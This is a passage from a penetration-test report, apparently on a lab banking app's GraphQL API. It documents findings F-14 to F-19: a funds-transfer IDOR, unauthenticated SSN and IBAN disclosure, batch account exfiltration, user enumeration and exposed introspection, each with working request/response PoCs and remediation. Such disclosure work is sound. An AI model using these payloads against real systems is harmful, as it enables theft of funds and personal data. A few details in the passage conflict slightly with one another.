
The transfer mutation lets the caller specify an arbitrary from\_account without verifying that the account belongs to the authenticated token holder, allowing any authenticated user to move funds out of any other account on the platform.

**Business Impact**

Direct financial theft: an attacker with any valid low-privileged account can drain funds from any other customer's or the bank's own account, causing direct monetary loss and severe reputational and regulatory damage.

**Proof of Concept (PoC)**

- Step 1: Authenticate as a standard low-privileged user (alice) and obtain a valid JWT
- Step 2: Send the transfer mutation using alice's token, but set from\_account to an account not owned by alice (e.g. account 1, belonging to admin)
- Step 3: Set to\_account to an account the attacker controls and specify an amount
- Step 4: Observe the transfer succeeds and funds move from the victim account with no ownership validation



Request:  
{ "query": "mutation(\$t:String!,\$f:ID!,\$to:ID!,\$a:Float!){ transfer(token:\$t,from\_account:\$f,to\_account:\$to,amount:\$a){ id } }", "variables": { "t": "<alice\_JWT>", "f": 1, "to": 4, "a": 100 } }  
Response: { "data": { "transfer": { "id": "4" } } }

Likelihood

High

requires only a valid session for any account; no special tooling needed.

Remediation / Mitigation

- Verify server-side that from\_account belongs to the authenticated token's user identity before executing any transfer
- Implement double-entry ledger validation, per-transaction limits, and anomaly-based fraud alerts
- Log and require step-up authentication (e.g. OTP) for transfers above a risk threshold

References

- [https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)
- <https://cwe.mitre.org/data/definitions/862.html>

**F-15 IDOR – Sensitive PII Disclosure (SSN) via user(id) Query****CRITICAL**

|                                    |                                                            |
|------------------------------------|------------------------------------------------------------|
| <b>Severity</b>                    | Critical                                                   |
| <b>CVSS v3.1 Score</b>             | 9.1                                                        |
| <b>CVSS Vector</b>                 | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N               |
| <b>CWE ID</b>                      | CWE-639 – Authorization Bypass Through User-Controlled Key |
| <b>CVE ID (if applicable)</b>      | N/A – application-specific finding                         |
| <b>Affected URL / Endpoint</b>     | POST /graphql — user query                                 |
| <b>Affected Parameter</b>          | id                                                         |
| <b>Vulnerability Class (OWASP)</b> | A01:2021 – Broken Access Control                           |
| <b>Authentication Required</b>     | No (unauthenticated / Guest)                               |
| <b>Status</b>                      | Open                                                       |

**Description**


The user(id) query returns the full user record — including national ID/SSN, email, role and balance — for any arbitrary numeric ID, with no authentication and no check that the caller is entitled to view that record.

**Business Impact**

Exposes highly sensitive PII (SSN) and financial data for every user via simple ID enumeration, creating severe privacy exposure and regulatory risk (e.g. GDPR/PDPL-equivalent data-protection obligations) as well as enabling identity-theft-style follow-on attacks.

**Proof of Concept (PoC)**

- Step 1: Send an unauthenticated GraphQL query: `user(id:1){ id username email role balance ssn }`
- Step 2: Observe the full record for the admin account is returned, including SSN and balance
- Step 3: Increment the id parameter to enumerate additional user records



The screenshot shows the Burp Suite interface with a GraphQL request and response. The request is a query for user details by ID. The response returns the user details for ID 2.

**Request:**

```
{
 query: {
 query($id: ID!) {
 user(id: $id) {
 id
 username
 email
 role
 balance
 ssn
 }
 }
 },
 variables: {
 id: 2
 }
}
```

**Response:**

```
{
 "data": {
 "user": {
 "id": "2",
 "username": "alice",
 "email": "alice@vulnbank.local",
 "role": "user",
 "balance": 4200,
 "ssn": "222-22-2222"
 }
 }
}
```

Request: {"query":"query(\$id: ID!){ user(id:\$id){ id username email role balance ssn } }","variables":{"id":1}}

Response: {"data":{"user":{"id":"1","username":"admin","email":"admin@vulnbank.local","role":"admin","balance":500000,"ssn":"111-11-1111"}}}

Note: a follow-up request for id:2 returned an unexpected result and should be re-verified during retesting.

## Likelihood

### High

trivial single unauthenticated request; IDs are small sequential integers, making full enumeration fast.

## Remediation / Mitigation

- Require authentication and enforce that only the token holder (or an admin) may retrieve a given user record
- Never return highly sensitive fields such as SSN from a general-purpose query; isolate them behind a separate, tightly access-controlled, audited endpoint
- Use non-sequential, unguessable identifiers (e.g. UUIDs) in addition to authorization checks

## References

- [https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)
- <https://cwe.mitre.org/data/definitions/639.html>

**F-16 Batch IDOR – Mass Account Data Exfiltration via accountsBatch****HIGH**

|                                    |                                                            |
|------------------------------------|------------------------------------------------------------|
| <b>Severity</b>                    | High                                                       |
| <b>CVSS v3.1 Score</b>             | 8.2                                                        |
| <b>CVSS Vector</b>                 | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N               |
| <b>CWE ID</b>                      | CWE-639 – Authorization Bypass Through User-Controlled Key |
| <b>CVE ID (if applicable)</b>      | N/A – application-specific finding                         |
| <b>Affected URL / Endpoint</b>     | POST /graphql — accountsBatch query                        |
| <b>Affected Parameter</b>          | ids                                                        |
| <b>Vulnerability Class (OWASP)</b> | A01:2021 – Broken Access Control                           |
| <b>Authentication Required</b>     | No (unauthenticated / Guest)                               |
| <b>Status</b>                      | Open                                                       |

**Description**


The accountsBatch query accepts an array of arbitrary account IDs and returns the full record (IBAN, balance, owning user) for each, with no per-ID ownership check and no limit on array size — turning single-record IDOR into an efficient bulk-exfiltration primitive that also bypasses simple per-request rate limiting.

**Business Impact**

Enables rapid, large-scale exfiltration of every customer's IBAN and account balance in a handful of requests, facilitating fraud, targeted social engineering, and wholesale customer-data breaches.

**Proof of Concept (PoC)**

- Step 1: Send an unauthenticated query: `accountsBatch(ids:[1,2,3,4,5]){ id user_id iban balance }`
- Step 2: Observe full account records are returned for every valid ID supplied, with no authentication or ownership check
- Step 3: Increase the ids array size / range to confirm bulk enumeration is unrestricted



Request: {"query":"query(\$ids: [ID!]!){ accountsBatch(ids:\$ids){ id user\_id iban balance } }","variables":{"ids":[1,2,3,4,5]}}

Response: {"data":{"accountsBatch":[{"id":"1","user\_id":"1","iban":"EG-ADM-0001","balance":500000}, ... 3 more accounts ...]}}

## Likelihood

### High

single unauthenticated request returns multiple full records; trivially scriptable for full-database enumeration.

## Remediation / Mitigation

- Require authentication and filter results server-side to only accounts owned by (or explicitly shared with) the caller
- Cap the maximum batch size accepted per request
- Apply rate limiting and anomaly detection per client/IP for batch-style queries

## References

- [https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)
- <https://cwe.mitre.org/data/definitions/639.html>

**F-17 Broken Access Control – Full User Enumeration via users(filter)****HIGH**

|                                    |                                              |
|------------------------------------|----------------------------------------------|
| <b>Severity</b>                    | High                                         |
| <b>CVSS v3.1 Score</b>             | 7.5                                          |
| <b>CVSS Vector</b>                 | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| <b>CWE ID</b>                      | CWE-284 – Improper Access Control            |
| <b>CVE ID (if applicable)</b>      | N/A – application-specific finding           |
| <b>Affected URL / Endpoint</b>     | POST /graphql — users query                  |
| <b>Affected Parameter</b>          | filter                                       |
| <b>Vulnerability Class (OWASP)</b> | A01:2021 – Broken Access Control             |
| <b>Authentication Required</b>     | No (unauthenticated / Guest)                 |
| <b>Status</b>                      | Open                                         |

**Description**


Passing an empty filter value to the users query returns the complete list of every registered user (id, username, email, role, balance), with no authentication and no pagination limit.

**Business Impact**

Full disclosure of the customer/user directory, enabling targeted phishing and credential-stuffing attacks against every account on the platform, and confirming the injectable parameter later exploited in F-02.

**Proof of Concept (PoC)**

- Step 1: Send an unauthenticated query: `users(filter:"") { id username email role balance }`
- Step 2: Observe every user record in the database is returned in a single response



Request: {"query":"query(\$f: String){ users(filter:\$f){ id username email role balance ssn } }","variables":{"f":""}}

Response:

```

{"data":{"users":[{"id":"1","username":"admin", ... },{"id":"2","username":"alice", ... },{"id":"3","username":"bob", ... },{"id":"4","username":"mostafa", ... }]}

```

## Likelihood

### High

single unauthenticated request with a trivial payload.

## Remediation / Mitigation

- Require authentication and admin-only authorization for any full-listing query
- Enforce mandatory pagination and a maximum page size
- Apply rate limiting on this endpoint

## References

- [https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)
- <https://cwe.mitre.org/data/definitions/284.html>



**F-18 IDOR – Account Data Disclosure via account(id) Query****HIGH**

|                                    |                                                            |
|------------------------------------|------------------------------------------------------------|
| <b>Severity</b>                    | High                                                       |
| <b>CVSS v3.1 Score</b>             | 7.5                                                        |
| <b>CVSS Vector</b>                 | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N               |
| <b>CWE ID</b>                      | CWE-639 – Authorization Bypass Through User-Controlled Key |
| <b>CVE ID (if applicable)</b>      | N/A – application-specific finding                         |
| <b>Affected URL / Endpoint</b>     | POST /graphql — account query                              |
| <b>Affected Parameter</b>          | id                                                         |
| <b>Vulnerability Class (OWASP)</b> | A01:2021 – Broken Access Control                           |
| <b>Authentication Required</b>     | No (unauthenticated / Guest)                               |
| <b>Status</b>                      | Open                                                       |

**Description**


The account(id) query returns IBAN, balance and owning user\_id for any arbitrary account ID, with no check that the requester owns or is authorized to view that account.

**Business Impact**

Discloses financial account details (IBAN, balance) for any customer via simple ID enumeration, enabling fraud and financial profiling of targeted individuals.

**Proof of Concept (PoC)**

- Step 1: Send an unauthenticated query: account(id:1){ id user\_id iban balance }
- Step 2: Observe the admin account's IBAN and balance are returned with no ownership check
- Step 3: Increment the id parameter to enumerate additional accounts



Request: {"query":"query(\$id: ID!){ account(id:\$id){ id user\_id iban balance } }","variables":{"id":1}}

Response: {"data":{"account":{"id":"1","user\_id":"1","iban":"EG-ADM-0001","balance":500000}}}

## Likelihood

### High

trivial single unauthenticated request; sequential integer IDs make enumeration fast.

## Remediation / Mitigation

- Require authentication and enforce ownership checks tied to the authenticated session before returning account data
- Use non-sequential, unguessable account identifiers in addition to authorization checks

## References

- [https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)
- <https://cwe.mitre.org/data/definitions/639.html>

**F-19 GraphQL Introspection Enabled in Production****MEDIUM**

|                                    |                                                                      |
|------------------------------------|----------------------------------------------------------------------|
| <b>Severity</b>                    | Medium                                                               |
| <b>CVSS v3.1 Score</b>             | 5.3                                                                  |
| <b>CVSS Vector</b>                 | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N                         |
| <b>CWE ID</b>                      | CWE-200 – Exposure of Sensitive Information to an Unauthorized Actor |
| <b>CVE ID (if applicable)</b>      | N/A – application-specific finding                                   |
| <b>Affected URL / Endpoint</b>     | POST /graphql — __schema introspection query                         |
| <b>Affected Parameter</b>          | N/A                                                                  |
| <b>Vulnerability Class (OWASP)</b> | A05:2021 – Security Misconfiguration                                 |
| <b>Authentication Required</b>     | No (unauthenticated / Guest)                                         |
| <b>Status</b>                      | Open                                                                 |

**Description**

The GraphQL server has introspection enabled with no authentication restriction, exposing the complete schema — all types, fields, queries, and mutations — including sensitive fields such as User.ssn and dangerous mutations such as updateProfile(role).

**Business Impact**

Gives an attacker a full map of the API's entire attack surface with zero reconnaissance effort, directly enabling every IDOR, injection, and privilege-escalation finding documented in this report.

**Proof of Concept (PoC)**

- Step 1: Send an unauthenticated introspection query to POST /graphql: { \_\_schema { types { name fields { name args { name type { name } } } } } }
- Step 2: Observe the complete schema is returned, including the User.ssn field and the Mutation.updateProfile(role) argument

The screenshot shows the Burp Suite interface with a request and response view. The request is a GraphQL query for schema introspection. The response is a 200 OK status with a JSON body containing the full schema, including types like User, Mutation, and Query.

**Request:**

```

7 Content-Type: application/json
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
10 Accept: */*
11 Origin: http://localhost:4000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:4000/dashboard.html
16 Accept-Encoding: gzip, deflate, br
17 Connection: keep-alive
18
19 {
20 "query": "{__schema{types{name fields{name args{name type{name}}}}}}}"
21 }

```

**Response:**

```

1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Access-Control-Allow-Origin: *
4 Content-Type: application/json; charset=utf-8
5 Content-Length: 3476
6 ETag: W/"d94-K4YOrH7E+fCsbTUcu4X9PaKoNNs"
7 Date: Mon, 06 Jul 2026 22:58:53 GMT
8 Connection: keep-alive
9 Keep-Alive: timeout=5
10
11 {
12 "data": {
13 "__schema": {
14 "types": [
15 {
16 "name": "User",
17 "fields": [
18 {
19 "name": "id",
20 "args": [

```

Request: {"query":"{\_\_schema{types{name fields{name args{name type{name}}}}}}}"}

Response: full schema disclosure including User{ id, username, email, role, balance, ssn } and Mutation{ login, transfer, updateProfile(token, userId, email, role) }

## Likelihood

### High

a single unauthenticated request; this is the standard first step of any GraphQL security assessment.

## Remediation / Mitigation

- Disable introspection in production (e.g. environment-gated in the Apollo Server / GraphQL Yoga configuration)
- Restrict GraphiQL/Playground access to internal networks or authenticated administrators only

## References

- <https://owasp.org/www-project-graphql-cheat-sheet/>
- <https://cwe.mitre.org/data/definitions/200.html>